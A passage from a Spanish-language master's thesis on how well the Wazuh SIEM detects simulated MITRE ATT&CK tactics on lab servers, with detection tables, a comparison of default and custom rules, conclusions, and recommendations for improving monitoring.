



Figura 165

Respuesta en telegram



CAPITULO 4:

4. Análisis de Resultados

En el presente proyecto se llevó a cabo un análisis de casos de uso vinculados a tácticas del marco MITRE ATT&CK, con el fin de evaluar la eficacia de una SIEM Open Source en este caso Wazuh implementado en un entorno con diferentes activos, como Windows Server 2019, Apache Web Server, Metasploitable y Snort Server. Para ello, se simularon ataques comunes mediante herramientas de pentesting como Nessus, NMAP, entre otras, adicional se clasificaron las alertas detectadas según las tácticas de acuerdo al Marco Mitre, como Accesos Iniciales, Escalada de Privilegios, Evasión de Defensa, entre otras. La información fue centralizada y representada gráficamente para comprender qué tácticas son más comunes y qué activos son más vulnerables o expuestos.

Todos los resultados obtenidos se han representado en una tabla que muestra un resumen cuantitativo de las tácticas del marco MITRE ATT&CK detectadas durante las simulaciones de ataque realizadas en un entorno controlado utilizando la plataforma SIEM Wazuh como herramienta central de monitoreo y correlación de eventos. Los valores registrados indican la frecuencia con la que Wazuh detectó actividad asociada a cada táctica, lo que permite evidenciar qué fases del ataque son más recurrentes y qué tan efectiva es la cobertura del sistema frente a amenazas persistentes avanzadas. Este análisis resulta fundamental para reforzar las capacidades de detección y mejorar la postura de ciberseguridad del entorno monitoreado.

Tabla 45

Casos de uso vs tácticas del Framework Mitre ATT&CK

Activos	Ataques	Reconocimiento	Desarrollo de Recurso	Accesos Inicial	Ejecución	Persistencia	Escalada de Privilegios	Evasión de Defensa	Acceso a Credenciales	Descubrimiento	Movimiento Lateral	Recopilación	Comando y Control	Exfiltración	Impacto	Total
Windows Server 2019	Enumeración de Grupos Locales	0	0	1	0	1	1	1	0	0	1	0	0	0	1	6
	Creación de Usuarios	0	0	1	0	1	1	1	0	0	1	0	0	0	1	6
	Ataque Escaneo de Detección de Credenciales Válidas	0	0	1	0	1	1	1	0	0	1	0	0	0	1	6
	Phishing	0	0	1	0	0	0	1	0	0	0	0	0	0	0	2
	Escaneo Dinámic	1	0	1	0	1	0	0	1	0	0	0	0	0	0	4

Activos	Ataques	Reconocimiento	Desarrollo de Recurso	Accesos Inicial	Ejecución	Persistencia	Escalada de Privilegios	Evasión de Defensa	Acceso a Credenciales	Descubrimiento	Movimiento Lateral	Recopilación	Comando y Control	Exfiltración	Impacto	Total
	o con Nessus															
	Explotación de Vulnerabilidades	0	0	1	0	1	0	0	1	0	1	0	0	0	0	4
Metasploitable Server	Fuerza Bruta	0	0	0	0	1	1	1	1	1	1	0	0	0	0	6
	Acceso Remoto por SSH/Telnet	0	0	1	0	1	1	1	1	1	1	0	0	0	0	7
	Escaneo de Puerto	0	0	1	0	1	1	1	1	1	1	0	0	0	0	7
Apache Web Server	Fuerza Bruta a un Sistema Operativo	0	0	1	1	0	1	1	0	1	0	0	0	0	0	5
	Escaneo con	0	0	1	1	0	1	1	0	1	0	0	0	0	0	5

Activos	Ataques	Reconocimiento	Desarrollo de Recurso	Accesos Inicial	Ejecución	Persistencia	Escalada de Privilegios	Evasión de Defensa	Acceso a Credenciales	Descubrimiento	Movimiento Lateral	Recopilación	Comando y Control	Exfiltración	Impacto	Total
	Nessus a un Sistema Operativo															
	Escaneo con NMAP a un Sistema Operativo	1	0	1	0	0	0	0	0	1	0	0	0	0	0	3
	Inyección SQLMap a una Aplicación Web	0	0	1	0	0	0	0	0	0	0	0	0	0	0	1
	Inyección SQL a una Aplicación Web	0	0	1	0	0	1	1	0	0	0	0	0	0	0	3
	Shell Reverso	0	0	0	0	0	1	1	0	0	0	0	0	0	0	2

Activos	Ataques	Reconocimiento	Desarrollo de Recurso	Accesos Inicial	Ejecución	Persistencia	Escalada de Privilegios	Evasión de Defensa	Acceso a Credenciales	Descubrimiento	Movimiento Lateral	Recopilación	Comando y Control	Exfiltración	Impacto	Total
	a una Aplicación Web															
	Inyección de Script Malicioso en una Aplicación Web	0	0	0	0	0	1	1	0	0	0	0	0	0	0	2
Snort Server	Escaneo Aplicaciones Web Mediante Nessus	1	0	1	0	0	0	0	0	0	0	0	0	0	0	2
	Descarga de Archivos Maliciosos	0	1	1	1	1	0	0	0	0	0	0	0	0	0	4


Activos	Ataques	Reconocimiento	Desarrollo de Recurso	Accesos Inicial	Ejecución	Persistencia	Escalada de Privilegios	Evasión de Defensa	Acceso a Credenciales	Descubrimiento	Movimiento Lateral	Recopilación	Comando y Control	Exfiltración	Impacto	Total
	Total, de tácticas	3	1	15	3	9	11	12	5	6	7	0	0	0	3	

4.1. Tácticas más Afectadas

Según los resultados obtenidos se ha representado mediante un gráfico las tácticas del marco MITRE más frecuentemente asociadas a los eventos detectados como se muestra a continuación:

Figura 166

Tácticas Mitre vs Caso de usos genreados



El gráfico de "Tácticas Mitre" representa los resultados de las pruebas de pentesting realizadas en los activos: Windows Server 2019, Snort Server, Metasploitable Server y Apache Web. Los datos, que en este contexto se interpretan como casos de uso observados o recurrentes durante las pruebas, indican la frecuencia con la que se lograron o detectaron diversas tácticas del framework MITRE ATT&CK.

La táctica más prominente y frecuentemente observada, siendo la más emblemática dentro del framework en este contexto de pruebas de penetración, es el "Acceso Inicial", con un recuento de 15 casos de uso. Esto subraya que la capacidad de obtener un punto de entrada inicial en los activos es el vector más común o el más detectado en las pruebas realizadas.

Le sigue de cerca la táctica de "Evasión de Defensas", con 12 casos de uso, y el "Escalamiento de Privilegios", con 11 casos de uso. Esto sugiere que, una vez que se logra el acceso inicial, la capacidad de evadir las medidas de seguridad y la elevación de privilegios dentro de los sistemas son las acciones subsiguientes más habituales y exitosas que se pudieron explotar durante las pruebas de pentesting.


Luego, "Persistencia" se muestra con 9 casos de uso, seguida por "Movimiento Lateral" (7 casos de uso), "Descubrimiento" (6 casos de uso) y "Acceso a Credenciales" (5 casos de uso). La presencia de estos casos de uso indica el avance y la capacidad de los pentesters para moverse dentro de la red, obtener información y credenciales, y establecer puntos de apoyo duraderos.

Es notable la ausencia total de casos de uso para las tácticas de "Recopilación", "Comando y Control" y "Exfiltración" en los resultados de estas pruebas. Esto es un hallazgo importante, ya que indica que, a pesar del éxito en las fases iniciales y de explotación, no se logró avanzar hacia las fases finales del ciclo de ataque en estos activos específicos, lo que sugiere posibles controles o la complejidad inherente a la exfiltración de datos o el establecimiento de un canal de C2.

4.2. Análisis de Casos de Uso Simulados

El análisis de las pruebas de pentesting revela una clara concentración de "casos de uso" exitosos en las fases iniciales del ciclo de vida de un ataque. El gráfico "Ataques APT vs Total Casos de Uso Generados" detalla que las técnicas más recurrentes son el Escaneo de Puerto y el Acceso Remoto por SSH/Telnet, ambas con 7 casos de uso, lo que subraya la vulnerabilidad de los activos ante el reconocimiento activo y los intentos de acceso directo. Otras técnicas altamente recurrentes incluyen la Fuerza Bruta, la Detección de Credenciales Válidas, la Creación de Usuarios y la Enumeración de Grupos Locales (todas con 6 casos de uso), indicando

que los atacantes lograron exitosamente obtener credenciales y establecer un punto de apoyo interno para exploración y persistencia.



4.3. Distribución de Ataques por Activo

El análisis de distribución de los eventos de seguridad detectados en función de los activos evaluados en el entorno de pruebas nos permite comprender cuáles sistemas representan un mayor punto de exposición ante amenazas cibernéticas, según su rol, servicios ofrecidos y nivel de interacción con otros equipos o usuarios. Entre los activos monitoreados, Windows Server 2019 se posiciona como el más afectado, acumulando un total de 28 eventos, seguido por Apache Web Server con 21 eventos y Metasploitable con 20 eventos cabe destacar que la alta detección en Metasploitable Server es esperada dada su naturaleza de sistema deliberadamente vulnerable para pruebas. Esta distribución evidencia que los sistemas que alojan servicios

críticos, como aplicaciones web o componentes de autenticación, tienden a ser objetivos preferentes en simulaciones de ataque, lo que subraya la importancia de reforzar su monitoreo y aplicar controles específicos de defensa adaptados a su perfil de exposición.


Tabla 46

Activo con mayor detección de APT

Activos	Reconocimiento	Desarrollo de Recurso	Accesos Inicial	Ejecución	Persistencia	Escalada de	Evasión de Defensa	Acceso a Credenciales	Descubrimiento	Movimiento Lateral	Recopilación	Comando y Control	Exfiltración	Impacto	Total
Windows Server 2019	1	0	6	0	5	3	4	2	0	4	0	0	0	3	28
Metasploitable Server	0	0	2	0	3	3	3	3	3	3	0	0	0	0	20
Apache Web Server	1	0	5	2	0	5	5	0	3	0	0	0	0	0	21
Snort Server	1	1	2	1	1	0	0	0	0	0	0	0	0	0	6

Figura 167

Activo con mayor detección de APT



4.4. Aplicación de Reglas Personalizadas

Tabla 47

Reglas Personalizadas

Activos	Ataques	Regla por defecto	Regla Personalizada
Windows Server 2019	Enumeración de Grupos Locales	1	0
	Creación de Usuarios	1	0
	Ataque Escaneo de Detección de Credenciales Válidas	1	0
	Phishing	0	1
Metasploitable Server	Escaneo Dinámico con Nessus	0	1
	Explotación de Vulnerabilidades	0	1
	Fuerza Bruta	1	0
	Acceso Remoto por SSH/Telnet	1	0
	Escaneo de Puerto	1	0
Apache Web Server	Fuerza Bruta a un Sistema Operativo	1	0
	Escaneo con Nessus a un Sistema Operativo	1	0
	Escaneo con NMAP a un Sistema Operativo	0	1
	Inyección SQLMap a una Aplicación Web	1	0
	Inyección SQL a una Aplicación Web	1	0
	Shell Reverso a una Aplicación Web	1	0
	Inyección de Script Malicioso en una Aplicación Web	1	0
Snort	Escaneo Aplicaciones Web Mediante Nessus	0	1
	Descarga de Archivos Maliciosos	0	1
	Total	12	6

Nota: La tabla muestra cuando ante un ataque fue necesario aplicar una regla personalizada debido a que con las reglas por defecto no se detectó algunas tácticas de acuerdo al Framework Mitre ATT&CK.

El análisis de la efectividad de las reglas de Wazuh, tanto por defecto como personalizadas, en la identificación de actividad maliciosa en Windows Server 2019, Apache Web Server, Metasploitable Server y Snort, revela una estrategia de seguridad de dos niveles.

Las reglas por defecto demostraron capacidad para generar casos de uso para actividad tradicional y bien conocida, registrando un total de 12 casos de uso generados, lo que representa el doble de los generados por las reglas personalizadas (6). Esto subraya su valor como una base sólida para la protección, particularmente en entornos predeciblemente vulnerables como Metasploitable Server, donde la totalidad de los casos de uso (3) fueron identificados por reglas estándar.

Sin embargo, la capacidad de las reglas personalizadas resultó ser esencial para generar casos de uso de actividades más sofisticadas y específicas del entorno. En Windows Server 2019, si bien las reglas por defecto generaron casos de uso para actividades internas básicas (3), las personalizadas fueron cruciales para identificar casos de uso de técnicas modernas como phishing o escaneos avanzados (3 casos de uso), que son vectores frecuentes en entornos empresariales. Para el Apache Web Server, aunque la mayoría de los casos de uso (6) fueron generados por reglas por defecto (ej. inyección SQL, shell reverso), un caso de uso específico de escaneo con NMAP (1 caso de uso) requirió una regla personalizada, resaltando la necesidad de anticipar las fases de reconocimiento.

El caso del Snort Server es particularmente revelador, ya que no se generó ningún caso de uso con las reglas por defecto. Los únicos casos de uso generados (2) fueron gracias a reglas personalizadas (escaneo web con Nessus, descarga de archivos maliciosos). Esto evidencia que, en activos especializados o con funciones de seguridad propias, la configuración estándar de Wazuh es insuficiente y la personalización es indispensable para generar casos de uso de vectores de ataque contextuales y evitar puntos ciegos críticos.

CAPITULO 5:

5. CONCLUSIONES Y RECOMENDACIONES

5.1. Conclusiones

A lo largo del proyecto de fin de maestría, se han presentado grandes desafíos para definir casos de uso en base al framework MITRE ATT&CK que permitan la detección de amenazas persistentes avanzadas mediante un SIEM Open Source como Wazuh. Uno de ellos fue la configuración del agente para que no solamente envíe logs de eventos de seguridad a nivel de sistema operativo, sino que también envíe registros que permitan identificar si un atacante intenta aprovechar vulnerabilidades a nivel de aplicaciones web. A pesar del desafío presentado, se identificó las configuraciones necesarias para que el sistema operativo y aplicación web envíen logs para su análisis y correlación en Wazuh, logrando de esta manera registrar actividades sospechosas en aplicaciones web.

Con base en los hallazgos obtenidos al ejecutar una serie de ataques comúnmente utilizados en campañas de amenazas persistentes avanzadas en una aplicación web, se concluye que el framework MITRE ATT&CK ha demostrado ser una metodología robusta para la implementación de casos de uso para identificar y clasificar actividades maliciosas. De igual manera, los ataques simulados permitieron evaluar la capacidad de Wazuh como SIEM Open Source para alinear los registros de eventos con tácticas y técnicas que permitan identificar de forma temprana actividad inusual o sospechosa.

El uso de herramientas de pentest en un entorno de pruebas controlado se convirtieron en la base fundamental para la definición de casos de uso aplicables en un SIEM. Las pruebas realizadas en una aplicación web vulnerable como mutillidae permitió establecer patrones de

comportamiento que permitieron a Wazuh correlacionarlo con tácticas y técnicas del MITRE ATT&CK fortaleciendo de esta manera la detección de ataques APT en servicios web.

Integrar Metasploitable con Wazuh a través de Syslog permite enviar registros del sistema de forma pasiva, sin modificar la configuración de la máquina virtual lo que facilita la observación de ataques desde una perspectiva externa. Esta estrategia permite al servidor Wazuh recibir y analizar los registros de eventos críticos, como por ejemplo ataques de fuerza bruta detectados en los logs de auth.log, donde se observan múltiples intentos fallidos de inicio de sesión a través de servicios como SSH y Telnet, generando mensajes que son captados por las reglas predefinidas de Wazuh, también se visualizo la correlación de eventos en el mismo. Esta integración es especialmente útil en simulaciones de entornos SOC, donde se observa el comportamiento del atacante sin intervenir el sistema comprometido, replicando escenarios reales donde muchos dispositivos no permiten la instalación de agentes y dependen exclusivamente de Syslog para su monitoreo.

El análisis de los registros capturados por Wazuh a partir de los ataques dirigidos a la máquina Metasploitable revela una detección eficaz y estructurada de comportamientos maliciosos alineados con técnicas del marco MITRE ATT&CK con lo cual fue posible identificar eventos críticos como intentos de fuerza bruta, accesos exitosos, escalada de privilegios, creación de cuentas persistentes, escaneo de red e incluso movimiento lateral. Estos registros no solo evidencian la progresión lógica de un atacante en una cadena de compromiso, sino que también demuestran la capacidad de Wazuh para correlacionar múltiples tácticas y técnicas a lo largo del tiempo. En conjunto, esta experiencia subraya la importancia de utilizar un enfoque de monitoreo pasivo para entornos vulnerables, permitiendo detectar, clasificar y responder a amenazas sin alterar el comportamiento del sistema comprometido.

El análisis de los resultados de las pruebas de pentesting, particularmente la experiencia con el Snort Server, lleva a una conclusión fundamental sobre la integración de sistemas de detección dentro de un SIEM. Se demuestra que, incluso si un IDS como Snort es un dispositivo de detección perimetral, no necesariamente elimina la necesidad de instalar agentes en los activos internos. Más bien, subraya la utilidad crítica de integrar el IDS como Snort con una plataforma SIEM robusta como Wazuh. Esto es especialmente cierto cuando se dispone de reglas de detección específicas (tanto por defecto como personalizadas) en Wazuh, diseñadas para interpretar y generar casos de uso a partir del tráfico y los eventos que Snort u otros dispositivos de seguridad capturan, como la descarga de malware o el escaneo de tráfico.

La integración de Snort directamente con Wazuh (como el SIEM central) es de una utilidad inestimable. Permite que Wazuh genere casos de uso contextualizados a partir de las detecciones tempranas de Snort, que son cruciales para identificar actividades en las primeras fases del framework MITRE ATT&CK: el Reconocimiento y el Acceso Inicial. Como se observó en los datos del Snort Server, donde no hubo casos de uso detectados por reglas por defecto de Wazuh, la creación de reglas personalizadas dentro de Wazuh para procesar las alertas de Snort (que capturaron el escaneo web con Nessus y la descarga de archivos maliciosos) fue indispensable. Esto significa que Snort, al alimentar a Wazuh con alertas específicas, proporciona la visibilidad necesaria para que el SIEM detecte anomalías que afectan a la infraestructura desde el primer momento, mucho antes de que el ataque escale.

Además, la capacidad de Wazuh para orquestar y enviar alertas críticas, como las de Nivel 7 (o anomalías mayores que requieren atención inmediata), mediante la integración con herramientas de notificación como Telegram, ha demostrado ser un componente crucial. Esta funcionalidad de notificación en tiempo real, combinada con la inteligencia y correlación de los

casos de uso generados por Wazuh (tanto desde sus agentes desplegados en Windows Server 2019, Apache Web Server, etc., como de la información consolidada de Snort), ha apoyado significativamente la respuesta temprana y la contención de los ataques. Siendo así, el conjunto de estas implementaciones y su desempeño durante las pruebas de pentesting, representa una prueba exitosa de una defensa activa y proactiva frente a un ataque real simulado, validando la estrategia de monitoreo integral que centraliza las detecciones en Wazuh y automatiza las alertas críticas para una respuesta eficiente.

La configuración por defecto de Wazuh proporciona una base sólida para generar casos de uso de ataques tradicionales. No obstante, para entornos productivos y la capacidad de generar casos de uso para amenazas modernas, ataques sigilosos, reconocimiento activo, ingeniería social y explotación avanzada, la integración y el desarrollo continuo de reglas personalizadas son imprescindibles.

5.2. Recomendaciones

A pesar de Wazuz ser una herramienta robusta no posee reglas por defecto que correlacione todo evento con tácticas del MITRE ATT&CK, por lo tanto, se recomienda realizar pruebas exhaustivas de pentest aplicaciones web para implementar reglas de correlación personalizadas y permitir una detección más precisa relacionadas con APT.

Incorporar herramientas utilizados por los equipos de red team (por ejemplo caldera) para simular ataques, esto permitirá evaluar el desempeño del SIEM y parametrizar nuevas reglas de correlación en base al framework MITRE ATT&CK.

La implementación de un hardening a nivel de sistema operativo y servicios (base de datos, apache) puede ayudar para simular ataques avanzados con las cuales se pueda burlar las seguridades. Al tener un hardening las pruebas de pentest serán más complejas y se pueden

identificar patrones avanzados con los cuales se puedan implementar nuevos casos de uso basados en el MITRE ATT&CK.

Para optimizar la eficiencia en la detección de amenazas, se recomienda utilizar un firewall intermedio como medio de filtrado de tráfico no crítico previo al procesamiento por parte del servidor Wazuh, esto contribuye directamente a reducir la carga de procesamiento en el servidor, aumentar la calidad del análisis de eventos relevantes, minimizar falsos positivos y redundancia de alertas lo que facilita una recolección pasiva y efectiva de eventos de seguridad y la correlación eficiente de eventos alineados con el marco MITRE ATT&CK.

En un entorno real, es recomendable que todos los dispositivos dispongan o se encuentren con sus sistemas operativos actualizados, si bien en un entorno de pruebas el uso de la maquina virtual vulnerable fue una gran herramienta para realizar el estudio y detección de amenazas no es lo optimo en un entorno ya en producción ya que si se desea implementar el envió de alarmas mediante syslog y si no se toman medidas de seguridad adecuadas un atacante podría interceptar los datos ya que el puerto 514 no cifra los datos permitiendo que un atacante envie mensajes falsos al servidor para ocultar actividades maliciosas (log injection), por lo que se deberían usar reglas de validación y detección de anomalías en Wazuh y configurar firewalls o listas de control de acceso para restringir quién puede enviar mensajes al servidor Syslog.

Se recomienda una estrategia híbrida que combine la actualización constante de las reglas por defecto con el desarrollo proactivo de reglas personalizadas adaptadas a las amenazas específicas del entorno, lo que no solo amplía la capacidad de generar casos de uso relevantes, sino que también mejora la correlación con el framework MITRE ATT&CK para una respuesta a incidentes más contextualizada y efectiva.

Las pruebas de pentesting revelaron un buen nivel de detección en las fases iniciales del ciclo de ataque, como Acceso Inicial, Evasión de Defensas, Escalada de Privilegios y Persistencia. Sin embargo, se identificó una brecha importante en las fases finales — Recopilación, Comando y Control (C2) y Exfiltración—, donde no se cuentan con casos de uso robustos para detección, especialmente en entornos de producción donde realizar pentesting completo es riesgoso o inviable.

Para cerrar esta brecha, se propone integrar herramientas Open Source complementarias con Wazuh. Por ejemplo, ModSecurity como Web Application Firewall protege el perímetro web y permite detectar ataques como inyección SQL y shells reversos en los logs, aportando visibilidad temprana. Suricata y Zeek brindan un análisis profundo del tráfico de red, mejorando la detección de comunicaciones C2 y movimientos de exfiltración, que suelen ser difíciles de capturar solo con Snort. Además, el análisis de flujo de red mediante herramientas como ntopng o Flow-tools ayuda a identificar patrones anómalos que podrían indicar exfiltración lenta o tráfico sospechoso, aportando un enfoque complementario basado en metadatos.

